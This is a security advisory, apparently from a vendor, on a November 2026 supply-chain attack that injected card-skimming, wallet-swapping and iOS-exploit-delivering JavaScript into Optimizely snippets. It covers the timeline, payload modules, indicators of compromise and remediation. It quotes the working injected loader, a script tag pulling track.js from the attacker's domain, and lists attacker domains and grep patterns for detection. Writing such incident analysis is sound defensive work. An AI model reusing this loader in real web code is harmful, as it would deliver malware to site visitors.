Executive Summary
OPTIMJACK is a client-side Optimizely supply chain attack. An attacker abused a bug in Optimizely’s Experimentation account signup flow and wrote malicious code into customer Project JavaScript. Optimizely’s own CDN then delivered that code to every visitor of the affected sites. It arrived inside legitimate snippets, under Optimizely’s certificate.
Report URI found the injection in 188 of the 1,611 snippets it checked. They belong to 178 organizations, including Zoom, the BBC, CNN, Salesforce, GitLab, IKEA, HSBC, Equifax and Ledger. No CVE has been assigned.
The payload was a browser kit with several modules. It rewrote cryptocurrency wallet addresses in the page, the clipboard and outgoing requests. It skimmed card numbers typed into first-party form fields. It collected readable cookies together with a rendered image of the page. iPhone and iPad visitors were sent to Coruna and DarkSword exploit-kit stages. By the morning of 17 November, on-chain receipts to the attacker’s wallets reached roughly $7,150. Researchers got that number from wallet tracing. Nobody has audited the losses yet.
None of the affected organizations needed a vulnerable line of their own code for this to work. One mutable third-party script was enough. It loads on every page, and the SaaS vendor’s control plane holds write access to it. Teams that allowlisted vendor hosts in CSP and stopped there had no protection. Teams with restrictive script-src and connect-src blocked most or all of it.
TL;DR for Engineering Teams
| What it is | Unauthorized code injected into Optimizely Web Project JavaScript through a signup-flow vulnerability the vendor has confirmed. No CVE, no CVSS. |
| Where it bites | Any site that loaded an Optimizely Web snippet (cdn.optimizely.com/js/<id>.js or a first-party proxied copy) between 04:21 and 23:11 UTC on 16 November 2026. Related deliveries ran through Kissmetrics, StorifyMe and minute-ly scripts from 13 November. |
| Why it matters | The code ran in first-party context on login, checkout and wallet pages of finance, crypto, retail and media brands. Base64 and inline-eval fallbacks got around simple domain blocking. |
| Patch status | Fixed on the vendor side. Optimizely reports the vulnerable path is closed, injected code removed, sessions ended and tokens revoked. Cleanup and exposure review on your side are still open. |
| Immediate action | Diff every Optimizely project’s Project JavaScript and custom code against a known-good copy. Rotate Optimizely users, API tokens and integrations. Treat card entries in first-party fields and non-HttpOnly session cookies from 16 November as exposed. |
Vulnerability Overview
| Field | Value |
|---|---|
| Vendor | Optimizely |
| Product | Optimizely Web Experimentation (snippet + Project JavaScript) |
| Vulnerability Type | Vendor-side authorization/workflow flaw leading to unauthorized code publication; client-side supply chain compromise |
| CWE | Vendor bug: undisclosed. Customer-side exposure class: CWE-829 (inclusion of functionality from untrusted control sphere), CWE-494 (download of code without integrity check) |
| CVSS Score | Not assigned |
| CVE | Not assigned |
| Patch Available | Yes (vendor-side, status notice 17 Nov 2026 01:02 UTC) |
| Active Exploitation | Confirmed |
| Campaign label | OPTIMJACK (coined by Amirul Cyber; a campaign name, not an actor name) |
Technical Anatomy
Root Cause
Optimizely has confirmed to BleepingComputer that an unauthorized party exploited a vulnerability in its Experimentation account signup flow. The attacker used it to add malicious JavaScript to customer projects. That is all the vendor has disclosed. How a signup-path bug gave write access to unrelated customers’ projects is not public, and we won’t guess at the bug class here.
Why the write mattered is clear. Project JavaScript is a supported feature. It runs on every page that loads the snippet, whether or not an experiment is active. Code placed there runs with the same origin privileges as the customer’s own scripts.
Customers who proxy the snippet through their own domain got the same poisoned content. Examples include opt.scheels.com and www.vodafone.com.au/js/. The file is still built from the Optimizely project. Report URI is explicit that this was not CDN cache poisoning. The CDN served exactly what the project contained.
Exploit Path
- Entry point: the attacker exploits the signup-flow vulnerability to get write access to customer Experimentation projects. Then they edit the Project JavaScript field.
- Trigger: the edited project is compiled into the customer’s snippet and served from
cdn.optimizely.comwith a valid certificate. Browsers run it as trusted first-party code on every page that includes the snippet. - Impact: the injected loader pulls
1688360[.]cc/track.jsor runs an embedded copy. That code rewrites wallet addresses, skims card data from first-party forms, sends out cookies and page renders, and redirects iOS visitors into exploit-kit iframes.

Researchers recovered three loader variants. The common one is a plain script-element injection.
The second hides the same URL behind atob(), so a literal search for the domain finds nothing. Report URI saw a cleaned Smartsheet snippet get re-infected with this version during the cleanup window.
The third carries a full inline copy of the financial payload. It is 24,392 bytes and identical in the BBC and HSBC UAE snippets, per Hudson Rock and Kirk of Ohey. It runs through eval if the remote fetch fails or takes longer than about 2.5 seconds. So blocking the C2 host alone did not stop address swapping on pages that allowed unsafe-eval.
This is the publicly documented injected loader, as seen in Zoom’s snippet:
javascript
"projectJS": function(){(function(){try{var s=document.createElement('script');
s.src='https://1688360.cc/track.js';s.async=true;
(document.head||document.documentElement).appendChild(s);}catch(e){}})();
Campaign Phases
Phase 1: initial foothold (17 Sep to 13 Nov)
webshell[.]lol/get.js shows up on Turkish sites through an SEO backlink-panel script served via linkforge[.]cc. The iOS router domain 5vobauua3ojpklx[.]icu is registered on 9 November. On 13 November, archived responses show poisoned Kissmetrics (securitybank.com) and StorifyMe (faz.net) scripts.
Phase 2: expansion (16 Nov, 04:21 to 13:43 UTC)
The first Optimizely injection lands at 04:21 on the BBC snippet. 1688360[.]cc is registered at 05:23. The first track.js build lands at 08:10. The first crypto sweep to exchanges runs at 13:03. The card skimmer is added at 13:43.
Phase 3: wider targeting (16:38 to 19:59 UTC)
A second iOS router is registered. Between 17:13 and 17:57, the Coruna iframe is injected into every visit from iOS 18.6 or earlier. Report URI’s sweep finds 186 of 1,611 snippets infected. The payload was rebuilt 26 times over the day. Wallets were added and never removed.
Phase 4: cleanup and cash-out (20:40 UTC to 17 Nov, 05:39)
Mass cleanup starts around 20:40. One snippet is still infected at 21:52, and all tracked snippets are clean by 23:11. Registrars put 1688360[.]cc and webshell[.]lol on hold. The attacker empties the LTC, TRON and BTC wallets between 04:11 and 05:39 UTC on 17 November.

Payload Modules
Crypto clipper
It validates addresses for BTC, ETH and EVM chains, TRON, Solana, TON, Litecoin, Bitcoin Cash and Dogecoin. Then it swaps them in DOM text, inputs, links, copy events, Clipboard API calls, navigator.share, and fetch/XHR bodies. It changes where money goes. It does not steal keys.
Card skimmer
It checks form submits and outgoing POST bodies for a Luhn-valid card number, expiry and CVV. It sends matches to /card.php with navigator.sendBeacon. Cards typed into cross-origin hosted payment iframes were out of its reach.
Collector
After a visible swap near payment wording, it posts to /hit.php. The post carries the page URL, up to 8,000 characters of document.cookie, the original addresses and an html2canvas JPEG of the page.
iOS branch
It loads boot.js from .icu routers and picks a route by the reported iOS version. /A8/ and /JIUJIU888/ (Coruna-associated) serve iOS 13 to 17. /D11/ (DarkSword) serves 18.x. /C10/ serves iOS 26. Ohey retrieved DarkSword stages, including post-exploitation code that uploads keychain-2.db. Delivery is proven. Device compromise is still unconfirmed. No source has published a count of infected devices, and the iOS 26 branch logs itself as usable_grade=DEAD weaponized=false.
Affected Versions
| Package | Vulnerable Versions | Fixed Version | Notes |
|---|---|---|---|
Optimizely Web snippet (cdn.optimizely.com/js/<project-id>.js) | Project builds served 16 Nov 2026, 04:21 to 23:11 UTC, for affected projects | Vendor fix 17 Nov 2026 01:02 UTC; clean builds observed from 23:11 UTC 16 Nov | Version strings don’t apply; exposure is per project and time window |
First-party proxied Optimizely snippets (<customer-domain>/js/<id>.js) | Same window | Same | Inherited project content; check that your proxy cache was purged |
| Optimizely Experimentation account signup flow (vendor service) | Before the 17 Nov 2026 fix | Fixed per vendor notice | Bug class undisclosed; no CVE |
| Kissmetrics, StorifyMe, minute-ly hosted scripts | Archived poisoned responses from 13 Nov 2026 | Not confirmed by vendors | Compromise path unknown; treat as a separate exposure |
| Server-side Optimizely SDKs (npm, PyPI, etc.) | Not affected | N/A | No evidence of package-registry compromise |
Exposure Analysis
| Environment | Risk Level | Reason |
|---|---|---|
| Internet-exposed checkout and login pages loading the snippet | Critical | First-party script context on card and credential entry; skimmer targeted non-iframe card fields |
| Crypto, trading and payment pages | Critical | Address rewriting in DOM and clipboard; on-chain receipts confirm successful swaps |
| iOS visitors on 18.6 or earlier | High | Coruna and DarkSword delivery with a 60-second reload retry loop; compromise unconfirmed |
| Authenticated web apps with non-HttpOnly session cookies | High | Cookies collected alongside page renders |
| Developer environments | Medium | Developers browsing affected sites on iOS or copying wallet addresses |
| CI/CD pipelines | Low | No pipeline or registry component; relevant only if build systems preview production pages with real secrets |
Report URI also crawled 256 hosts that belong to affected organizations. 68 had no CSP. 50 had a CSP that allowed both the payload and the data theft. On 17, connect-src stopped exfiltration but not address swapping. On 24, the payload was blocked. Those groups add up to 159 organizations. So the 15% protected figure (24 of 159) doesn’t carry over cleanly to all 178.

Real-World Impact
The scale came from where the code sat. One Project JavaScript edit reached every page of a customer’s site. The attacker repeated that across 188 snippets in about 15 hours.
The sector spread points to a financially motivated operator. The list includes 32 banking and finance organizations, 6 crypto and trading platforms and 20 retailers. News and streaming sites with very large mobile audiences fed the iOS branch.
Confirmed impact is narrow. On-chain receipts to the attacker’s wallets total roughly $7,150 across BTC, LTC, TRON, ETH and BSC. Report URI also links the TRON cash-out address used on 17 November to operations in March and early November 2026. Card, cookie and device impact can’t be seen from the outside.
For affected organizations, realistic scenarios include fraud on cards entered in first-party forms on 16 November and account takeover through replayed session cookies. Misdirected crypto withdrawals are possible too. At the high end, iOS visitors on unpatched versions may have had their devices compromised.
Attribution is still open. Shared routing markers (data-channel-code="02111110") tie the Optimizely wave to the earlier Kissmetrics, StorifyMe and minute-ly deliveries. The iOS kit traces back to a Chinese-language network of commercial resellers. Unrelated groups have used Coruna and DarkSword too. Google GTIG tracks some of them: UNC6691, UNC6353, UNC6748 and PARS Defense customers (see GTIG’s write-ups on Coruna and DarkSword). Kit overlap is not attribution. Nothing published so far identifies the operator.
Detection Guidance
Log Indicators
Search proxy, DNS, CSP report and browser telemetry from 13 November onward for the indicators below. Domains are defanged.
| Type | Indicator | Role |
|---|---|---|
| Domain | 1688360[.]cc | Payload and collection: /track.js, /card.php, /hit.php, /html2canvas.min.js |
| Domain | 5vobauua3ojpklx[.]icu, eil786npto9u5bq[.]icu | iOS routers serving boot.js |
| Domain | l7bcsnwc7nzr3uo[.]icu | Coruna telemetry, POST /api/iptj |
| Domain | webshell[.]lol, linkforge[.]cc | Earlier-wave injector and SEO connector |
| Domain | je4ft3gn8vxudum[.]icu, ioshack[.]icu | Fallback C2 referenced in boot.js |
| IP (historical) | 136.113.106.136, 34.96.213.201, 34.87.36.58 | Cloud hosting; correlate, don’t blanket-block |
| Marker | window._k7, window.__k7b, data-channel-code="02111110" | Payload globals and iOS loader attribute |
| SHA-256 | 814a963c0da480e2449d9b6664480156e1cd6d731014117401bf635badec3a0f | track.js, 17:13 build |
| SHA-256 | f7b84b9a94f749f8ced3f0112d0a66894e8bbc3b4aa5592021d1b8976a9bad40 | track.js, later build |
| SHA-256 | c2a34c579e4c2e8802752c93b3a9cca0230610f3e4dd6688f4272459c7c7c162 | Decoded inline financial fallback |
With 26 builds, each hash covers only one version. Behavioral detection holds up better. Good signals: a vendor snippet that adds a new script, iframe or connect-src destination; atob() or eval in a vendor bundle where the known-good copy had none; one script that mixes address rewriting, clipboard hooks, Luhn checks and off-site beacons.
Scanner References
Software composition analysis and SBOM tooling won’t see this. There is no package version to match. Coverage comes from external attack surface scanning that inventories third-party scripts per page. DAST and synthetic browser journeys that record script and network destinations help too, and so does CSP reporting. Phoenix Security ingests ASM and DAST findings that reference Optimizely snippets and ties them to the owning application and team.
Verification Steps
- Inventory every page and host that loads an Optimizely snippet, including first-party proxied paths. Record the project IDs.
- Export Project JavaScript and every experiment’s custom code for each project. Grep for
1688360,atob(,eval(and any script you didn’t write. - Pull Optimizely change history for 13 to 17 November. Match each change to an approved release.
- Query CSP reports, proxy and DNS logs for the indicators above, starting 13 November.
- Find which payment, login and wallet journeys loaded the snippet. Check whether card fields are first-party or hosted iframes.
- Repeat the same inventory for Kissmetrics, StorifyMe and minute-ly scripts.
Remediation Guidance
Immediate Actions
- Confirm the current Project JavaScript and custom code in every Optimizely project matches your known-good copy. Remove anything you don’t recognize and republish.
- Purge any CDN or reverse-proxy cache that serves a first-party copy of the snippet.
- Review Optimizely users, collaborators, API tokens and integrations. Remove unknown principals and rotate tokens.
- Invalidate session tokens and secrets held in non-HttpOnly cookies on affected domains. Move session cookies to HttpOnly where they aren’t already.
- Check whether card fields on your own forms loaded the snippet on 16 November. If they did, bring in your acquirer and your incident response team.
- Tell iOS users who visited on 16 November to update to the latest supported iOS for their device (at least 18.7.3 or 26.3).
Temporary Mitigations
- Pause Optimizely Web on checkout, login and wallet routes until change controls are in place. Experiments on those routes are rarely worth the exposure.
- Tighten CSP. Drop
unsafe-evalwhere Optimizely features allow it. Avoidstrict-dynamicon pages with mutable third-party scripts. Restrictconnect-srcandframe-srcto the destinations you actually use. Run in report-only mode first, then enforce. MDN’s CSP reference covers each directive. - Where the bundle can go through an approval step, pin it with Subresource Integrity. Auto-approving every new hash from the same upstream defeats the control.
- Block the attacker domains above at DNS and proxy layers, subdomains included.
- Move card entry into hosted payment iframes, so third-party scripts on the parent page can’t read card fields.
Phoenix Security Recommendations
Nothing changed in the affected companies’ repositories. The risk came from a script that only exists in production. This incident maps to MITRE ATT&CK T1195.002, Compromise Software Supply Chain, but no package manifest would ever show it.
Phoenix Security correlates findings from external attack surface, DAST and code scanners into one deduplicated backlog. A third-party script finding on fifty marketing pages becomes one owned item instead of fifty tickets. Contextual deduplication collapses repeated detections of the same snippet across hosts and scanners.
Reachability analysis scopes the response. Phoenix maps which internet-exposed applications serve checkout, login or wallet journeys with the vendor script loaded. The first remediation wave goes to the pages where the skimmer and clipper could act. Vulnerability ownership attribution routes each finding to the team that owns the page and the vendor relationship.
A remediation campaign closes the loop. Create the OPTIMJACK campaign and assign owners per application. Track Project JavaScript review, token rotation and CSP tightening. Then confirm runtime exposure is gone with ASM rescans. Attack surface management keeps watching for the next third-party script that changes behavior.
The incident ends up as one owned, tracked item, even though no CVE feed lists it.
References
- Report URI (Scott Helme), World’s Largest Brands Infected With Malware Via Optimizely, 16 Nov 2026, updated 17 Nov 2026. Snippet census, payload evolution, CSP evaluation and wallet tracing.
- BleepingComputer, Optimizely supply chain attack delivers malware to CNN, Fox News, BBC, Salesforce sites. Optimizely’s statement on the signup-flow vulnerability.
- Optimizely, status page security incident notice, 17 Nov 2026, 01:02 UTC.
- Hudson Rock with Kirk of Ohey, Beyond Optimizely: Malicious Scripts Traced Across Four Web Services. Cross-provider recovery and fallback decoding.
- Amirul Cyber, OPTIMJACK Optimizely skimmer, 16 Nov 2026. First payload write-up and campaign label.
- Ohey, DarkSword iOS exploit research. iOS stage retrieval.
- Google GTIG, Coruna: a powerful iOS exploit kit.
- Google GTIG, DarkSword iOS exploit chain.
- MITRE ATT&CK, T1195.002 Compromise Software Supply Chain.
- MDN, Content-Security-Policy reference, script-src and connect-src.